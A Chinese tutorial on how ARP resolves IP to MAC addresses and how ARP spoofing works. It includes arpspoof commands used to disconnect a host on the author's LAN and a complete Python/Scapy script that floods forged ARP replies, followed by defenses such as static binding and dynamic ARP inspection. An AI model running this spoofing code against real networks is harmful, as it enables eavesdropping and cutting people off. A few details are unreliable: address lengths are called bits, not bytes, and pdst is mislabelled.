ARP 协议详解与 ARP 欺骗

ARP 协议的基本原理


在传输数据时，物理设备只能识别 6 位的 MAC 地址，但由于 IP 协议使用的标识是 4 位的 IP 地址，而且不能跳过最后两层，所以我们就需要一种手段（协议）来支持 MAC 地址和 IP 地址的相互转换。基于此，ARP 协议应运而生。

ARP 协议工作在 OSI 七层模型的第二层，**通过解析网络层（主要是 IPv4）地址来寻找数据链路层地址（MAC 地址）**的重要网络传输协议，如下图所示。ARP 协议最初在 1982 年的 RFC826 中提出并最终被纳入互联网标准 STD37。

那么接下来的问题就是，ARP 协议如何获取目标 IP 的 MAC 地址呢？下面我将详细介绍 ARP 寻址的过程。

首先源主机会尝试查询自己的 **ARP 缓存表**。

ARP 缓存表存储着之前的查询结果和用户手动绑定的 IP + MAC 地址对。如下图所示。



如果之前已经查询过某个 IP 对应的 MAC 地址是什么，或者用户十分确信某个 IP 与 MAC 的关系，为了加快查询速度，会将这些对应关系直接进行缓存，如果目标 IP 存在于表中，则直接返回表中 MAC 地址，如下图所示。

在 Windows、 MacOS、 Linux上，你可以使用 arp -a 来查看 ARP 缓存表，arp -s 手动添加静态绑定，arp -d 手动删除地址对。

下图是我的电脑的 ARP 缓存表。


```
MacBook-Pro:~ apple$ arp -an
? (192.168.0.1) at f4:c4:d6:a:6d:27 on en0 ifscope [ethernet]
? (192.168.0.13) at cc:d3:e2:4a:9a:89 on en0 ifscope [ethernet]
? (192.168.0.23) at a0:18:28:c7:97:76 on en0 ifscope [ethernet]
? (192.168.0.79) at 7c:50:49:68:7d:f3 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
MacBook-Pro:~ apple$
```

同时需要注意的是，ARP 缓存表采用了**老化机制**。为了尽量保持映射关系的正确性，老化机制使得 ARP 缓存表每过几秒就会进行刷新，删除一些较早的 IP/MAC 地址对，但在此过程中，**永远不会主动删除静态绑定的地址对**。


如果 ARP 缓存表中没有目标 IP 对应的 MAC 地址，那么进入下一步。

源主机会向局域网进行广播，向所有主机发送*ARP 请求*。

现在可以将 ARP 请求的意思大致理解为：谁是 xxx？如果你是，请告诉我你的 MAC 地址（关于 ARP 报文的结构在后面会有更加详细的解释），如下图所示。



这时如果目标主机收到 ARP 请求，首先**将源主机的 IP 和 MAC 地址存入自己的 ARP 缓存表**中，然后向源主机发送 **ARP 响应**，响应中会说明自己的 IP 与 MAC 地址，而且只有目标主机会进行回复。大致意思是：我就是 xxx，我的 MAC 地址是 xxxxxx。



ARP 报文结构

结构

下面仅列出需要我们关心的结构。

ARP报文由**以太网头部**、**ARP 头部**和**ARP 主体字段**构成。

以太网头部由以太网目标地址、以太网源地址和帧类型组成，如下图所示。

- 以太网目标地址：目标主机 MAC 地址。
- 以太网源地址：源主机 MAC 地址。

- 帧类型：根据上层协议而定，ARP 协议对应的帧类型是**0x0806**（IP 协议的则为 0x0800）。

ARP 头部由硬件类型、协议类型、硬件类型长度、协议类型长度、操作类型组成，如下图所示。

- 硬件类型：这里使用的是以太网地址，值是**0x1**。
- 协议类型：一般是 IPv4 协议，其值为**0x800**。
- 硬件类型长度：指一个 MAC 地址的长度，也就是**6**（bytes）。
- 协议类型长度：在 IPv4 下，是指一个 IP 地址的长度，也就是**4**（bytes）。
- 操作类型：操作类型共有两个备选值，分别是 **1** 和 **2**。**1** 代表这是一个 **ARP 请求**；**2** 代表这是一个 **ARP 响应**。

ARP 主体字段由源硬件地址、源协议地址、目标硬件地址、目标硬件地址组成，如下图所示。

- 源硬件地址：源主机 MAC 地址（以太网地址）。
- 源协议地址：源主机 IP 地址（IPv4 地址）。
- 目标硬件地址：目标主机 MAC 地址（以太网地址）。
- 目标协议地址：目标主机 IP 地址（IPv4 地址）。

接下来，我们尝试用 Scapy 创建一个 ARP 数据包，如下图所示（本文全部使用 Python 以及 Scapy 进行演示）。


```
Last login: Wed Feb 21 11:55:31 on ttys000
MacBook-Pro:~ apple$ python3
Python 3.6.4 (default, Jan  6 2018, 11:51:59)
[GCC 4.2.1 Compatible Apple LLVM 9.0.0 (clang-900.0.39.2)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>>
>>> arp = ARP()
>>> arp.show()
###[ ARP ]###
  hwtype    = 0x1
  ptype     = 0x800
  hwlen     = 6
  plen      = 4
  op        = who-has
  hwsrc     = 8c:85:90:49:b8:a0
  psrc      = 192.168.0.90
  hwdst     = 00:00:00:00:00:00
  pdst      = 0.0.0.0

>>>
```

- hwtype（Hardware Type）是硬件类型。
- ptype（Protocol Type）是协议类型。
- hwlen（Hardware Length）是硬件类型长度。
- plen（Protocol Length）是协议类型长度。
- op 是操作类型，who-has 代表这是一个 ARP 请求，is-at 代表这是一个 ARP 响应。

- hwsrc（hardware source）是源硬件地址，默认是我的电脑的 Mac 地址。
- psrc（protocol source）是源协议地址，默认是我的电脑的局域网 IP 地址。
- hwdst（hardware destination）是目标硬件地址。
- pdst（protocol destination）是源硬件地址。

其中 hwtype、ptype、hwlen、plen、op 属于 ARP 头部字段，其余的属于报文主体。

接下来为其添加以太网头部，使其成为一个完整的 ARP 请求，如下图所示。

```
apple — Python — 80×24
>>> e = Ether()
>>> e.show()
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 8c:85:90:49:b8:a0
  type      = 0x9000

>>>
>>> pkt = e / arp
>>> pkt.show()
###[ Ethernet ]###
  dst       = f4:c4:d6:0a:6d:27
  src       = 8c:85:90:49:b8:a0
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 8c:85:90:49:b8:a0
     psrc      = 192.168.0.90
     hwdst     = 00:00:00:00:00:00
     pdst      = 0.0.0.0
```


可以看到 Ether 的 type（帧类型）已经自动改成 0x806了。

ARP 欺骗


下面提到的演示均是在我的局域网环境中完成的。

原理

一般的 ARP 欺骗主要能够实现监听、断网、局域网限速等功能。根据**被欺骗对象**的不同，主要分成**主机型欺骗**和**网关型欺骗**。顾名思义，如果被欺骗者是主机就是主机型欺骗，反之则是网关型欺骗，但两种类型的原理是相似的。

在说明 ARP 欺骗之前，先来回顾一下 ARP 协议获取 MAC 地址的过程。

在 ARP 缓存表没有地址对的情况下，主机会向局域网广播 ARP 请求，如下图所示。



简单来说，如果攻击机对此请求进行回复，告诉源主机自己才是目标主机的话，源主机就会把所有本应发给目标主机的数据传给攻击机，也就实现了监听，如下图所示。

事实上，如果攻击机想要完成断网的攻击，只需要这么做：

1. **构造特定的 ARP 响应报文**，同时将 Protocol Scource 更改成网关的 IP（其他照常填写）。这样靶机就会以为攻击机的 IP 就是网关的 IP，但最终传输数据依赖的是 MAC 地址，也就是说攻击机最终会把要发给网关的数据错误地传给攻击机。
2. **不断地向靶机发送刚刚的 ARP 响应报文**。事实上，即使靶机没有发出 ARP 请求，也会将响应报文中的 IP/MAC 地址对记录到 ARP 缓存表中。依据 ARP 缓存表的老化机制，不断地发送 ARP 响应可以让正确的 IP/MAC 地址对被刷新下去，靶机的 ARP 缓存表就被错误的 IP/MAC 地址对填满。

在 ARP 欺骗实现后，靶机要发往网关的数据全部发向攻击机，如果攻击机将报文转发给网关，则实现了监听；如果攻击机不进行转发，那么就是断网。

同样地，攻击机也可以欺骗网关，做法就是将 Protocol Source 更改成要拦截发往的主机 IP，并将这一响应不断发送给网关，就能够截获网关发给主机的数据，同样能实现断网/监听。


也可以进行双向欺骗，也就是同时欺骗网关和主机。

arpspoof

这是一款简单易用的 ARP 欺骗工具。

安装过程十分简单不再赘述，不过在 Windows 下我没有找到确定的安装方法，但这不重要。

在测试过程中，被欺骗者 IP 是 192.168.1.108，攻击机（我的电脑）IP 是192.168.1.101，网关 IP 是192.168.1.1。



先看一下 ARP 缓存表，如下图所示。

```
Last login: Mon Feb 26 20:15:37 on ttys000
MacBook-Pro:~ apple$ arp -an
? (192.168.1.1) at 14:e6:e4:35:c9:6e on en0 ifscope [ethernet]
? (192.168.1.102) at 7c:50:49:68:7d:f3 on en0 ifscope [ethernet]
? (192.168.1.108) at 98:e0:d9:ac:37:c1 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
MacBook-Pro:~ apple$
```

arpspoof 使用方法如下。

```
MacBook-Pro:~ apple$ arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-t target] host
MacBook-Pro:~ apple$
```


target 即目标主机 IP，host 是你希望伪装成的主机的 IP（也就是 Protocol Source）。


这里我对靶机进行断网，靶机 IP 是 192.168.1.108，host（也就是网关 IP）是 192.168.1.1。

```
MacBook-Pro:~ apple$ arpspoof -t 192.168.1.108 192.168.1.1
8c:85:90:49:b8:a0 98:e0:d9:ac:37:c1 0806 42: arp reply 192.168.1.1 is-at 8c:85:9
0:49:b8:a0
8c:85:90:49:b8:a0 98:e0:d9:ac:37:c1 0806 42: arp reply 192.168.1.1 is-at 8c:85:9
0:49:b8:a0
```

这里我原本以为发送速度会很快，但 ARP 缓存表的刷新速度并没有那么快，所以大概几秒一个就足够了。

这时在靶机上打开 Apple 官网就一直卡在下面的页面，至此断网成功。

接下来用 Wireshark 抓包看看，如下图。



可以看到大量的 ARP 响应（可以借助这个机会熟悉一下 ARP 报文结构）。

实现 arpspoof

事实上用已有的知识完全可以写一个自己的 ARP 欺骗工具，这里我模仿写了一个 arpspoof。

简单说一下最核心的 build packet 函数，如下。

```
def build(targetip, targetmac, disguiseip):
    e = Ether()
    e.dst = targetmac

    arp = ARP()
    arp.psrc = disguiseip
    arp.hwdst = targetmac
    arp.pdst = targetip
    arp.op = 2

    pkt = e / arp

    return pkt
```

这里只需要将 ARP 响应包的 psrc（Protocol Source）改成伪装的主机的 IP，其他的正常写就行。在第二层发送报文要用 sendp 函数。

附上完整代码，如下。

```
import time
import argparse
```

```
from scapy.all import ARP, Ether, sendp, getmacbyip


def build(targetip, targetmac, disguiseip):
    e = Ether()
    e.dst = targetmac

    arp = ARP()
    arp.psrc = disguiseip
    arp.hwdst = targetmac
    arp.pdst = targetip
    arp.op = 2

    pkt = e / arp

    return pkt


def send(pkt):
    target = pkt.pdst
    disguise = pkt.psrc
    myself = pkt.hwsrc
    print(f"Tell {target}: {disguise} is-at {myself}")

    total = 0

    while 1:
        sendp(pkt, verbose=False)
        total += 1
        if total == 1:
            print("Have sent 1 packet.", end="")
        else:
            print(f"\rHave sent {total} packets.", end="")
        time.sleep(0.2)

if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument("target", type=str)
    parser.add_argument("host", type=str)
    args = parser.parse_args()

    disguiseip = args.host
    targetip = args.target
    targetmac = getmacbyip(targetip)

    pkt = build(targetip, targetmac, disguiseip)

    send(pkt)
```

防御手段

ARP 攻击隐蔽性很低，就像我们之前一打开 Wireshark 就会弹出一堆的 ARP 响应，很轻易就能被发现谁是攻击者。但事实上，想要防御它并没有听起来那么简单。

踢出网络

如果你十分确定攻击者的 MAC，并且拥有网关后台权限，一种简单粗暴的方法是禁用攻击者 MAC。虽然听起来效果不错，但是对于大多数人来说，我们不可能一直监控局域网的网络状况，只能在出现 ARP 毒化后对网关重新设定（如果有一个网管情况会很好）。

静态绑定

这是一种非常好理解的防御手段。我之前说过用户可以手动绑定 IP/MAC 地址对（命令是 arp -s），而且永远不会被清除。事实上，手动绑定后靶机的确就可以免受被 ARP 欺骗的情况，但是仅仅在靶机上进行静态绑定是不够的，因为攻击机仍然可以欺骗网关。所以，要想依靠静态绑定的方式屏蔽错误的 ARP 响应，**需要在网关和主机上同时绑定对方的 IP/MAC**。

这就导致虽然原理简单，但真实操作十分麻烦，因为这意味着每当有新的主机接入时，都需要进行一次并不方便、简单的设置。更糟的是，这种方法在大部分手机上难以实现（对于一个普通用户来说）。

ARP 防火墙

这可能是普通用户在 PC 上能找到的最好的工具了。许多杀毒软件都带有这一功能。我并没有尝试过 ARP 防火墙，但据说只要发包速度足够快，就能够让其失效。不过遗憾的是，在手机上也没有这样的功能。

动态 ARP 检测

动态 ARP 检测（ Dynamic ARP Inspection ，DAI ）是迄今为止综合所有方面效果最好的 ARP 欺骗防御手段。

路由器会将每个主机的 MAC、IP 绑定一个自身的 Port，将每条（ MAC、IP、Port ）信息写入 **DAI 表**，每次主机发送的 ARP 响应都要与 DAI 表中记录的信息对比，如果出现不一致的情况，则认为这是一个错误的 ARP 响应，就会拒绝主机的 ARP 响应。

DAI表的生成有两种方法：

1. **用户的静态绑定。**
2. 开启 **DHCP 侦听**技术，即主机第一次使用 DHCP 接入时，就会将其 IP、MAC、Port 记录在 DHCP 侦听表上，之后动态 ARP 检测执行时会直接调用这张表。

但令人失望的是，DAI 虽然能够有效的遏制 ARP 欺骗，却只有部分的**企业级**的路由器或交换机才具备这一功能，而且成本都要高上不少。家用路由器根本没有这种功能。

写在最后

包括 ARP 欺骗在内的许多 Web 攻击手法，原理十分简单，使用门槛越来越低，黑客能用十分廉价的手法发动许多难以防范的攻击，这才是我们每一个人所必须重视的。